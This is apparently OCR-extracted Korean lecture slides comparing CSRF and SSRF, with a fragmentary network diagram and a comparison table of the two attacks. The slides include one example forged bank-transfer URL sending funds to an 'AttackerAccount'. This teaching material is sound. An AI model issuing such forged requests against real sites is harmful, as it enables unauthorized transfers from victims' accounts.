
# CSRF(Cross Site Request Forgery)


https://mybank.com/transfer?amount=5000&to=AttackerAccount



# SSRF(Server-Side Request Forgery)

- 서버 측에서 위조된 HTTP 요청을 발생시켜 직접적인 접근이 제한된 서버 내부 자원에 접근하여 외부로 데이터 유출 및 오동작을 유발하는 공격





외부망
해커
https://www.website/aaa?
브라우저
B
정상 요청
A
111.222.33.55
111.222.33.44
비정상 요청
DB 서버
C
10.34.21.12
내부망

# SSRF vs. CSRF

- 공격형태만 보면 위조된 HTTP 요청(Request Forgery)를 이용한 공격이기 때문에 CSRF(Cross Site Request Forgery)와 유사하다고 볼 수 있음
  - 공격자의 공격이 발현되는 지점이 서버 측(Server Side)인지 클라이언트 측(Client Side)인지의 여부에 따라서 공격 형태가 구분될 수 있음

- CSRF가 사용자의 웹 브라우저를 하이재킹하여 사용자로 하여금 악성 요청을 수행하게 만든다면, SSRF는 접근이 제한된 내부환경에 추가 공격(Post-Exploitation)이 가능하기 때문에 공격의 영향도가 높아질 수밖에 없음

# SSRF vs. CSRF

| 구분 | CSRF(Cross Site Request Forgery) | SSRF(Server-Side Request Forgery) |
|---|---|---|
| 요청 주제 | 클라이언트 측에서 요청 수행(Client Side) | 웹 서버 측에서 요청 수행(Server Side) |
| 공격 개념 | 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행동을 하여 특정 웹 페이지에 변조 등 악성 작업을 수행하게 만드는 공격 기법 | Server-Side에서 이루어지는 요청을 변조하여 해커가 의도한 서버로 요청이 가게 되거나 요청을 변경할 수 있는 공격 기법 |
| 공격 방법 | 패스워드 변경 및 로그인 연동을 통한 주소변경과 같은 인증관련 취약점을 연계하여 게시판이나 메일을 통해 취약점에 연결할 수 있는 악성 스크립트를 배포하는 방식 | 외부에서 접근 가능한 웹 서버의 File Inclusion 취약 파라미터를 통해 내부 서버에 요청을 보내고 결과를 받아 정보 탈취 및 오동작을 유발하는 방식 |
| 공격 구성도 | |   |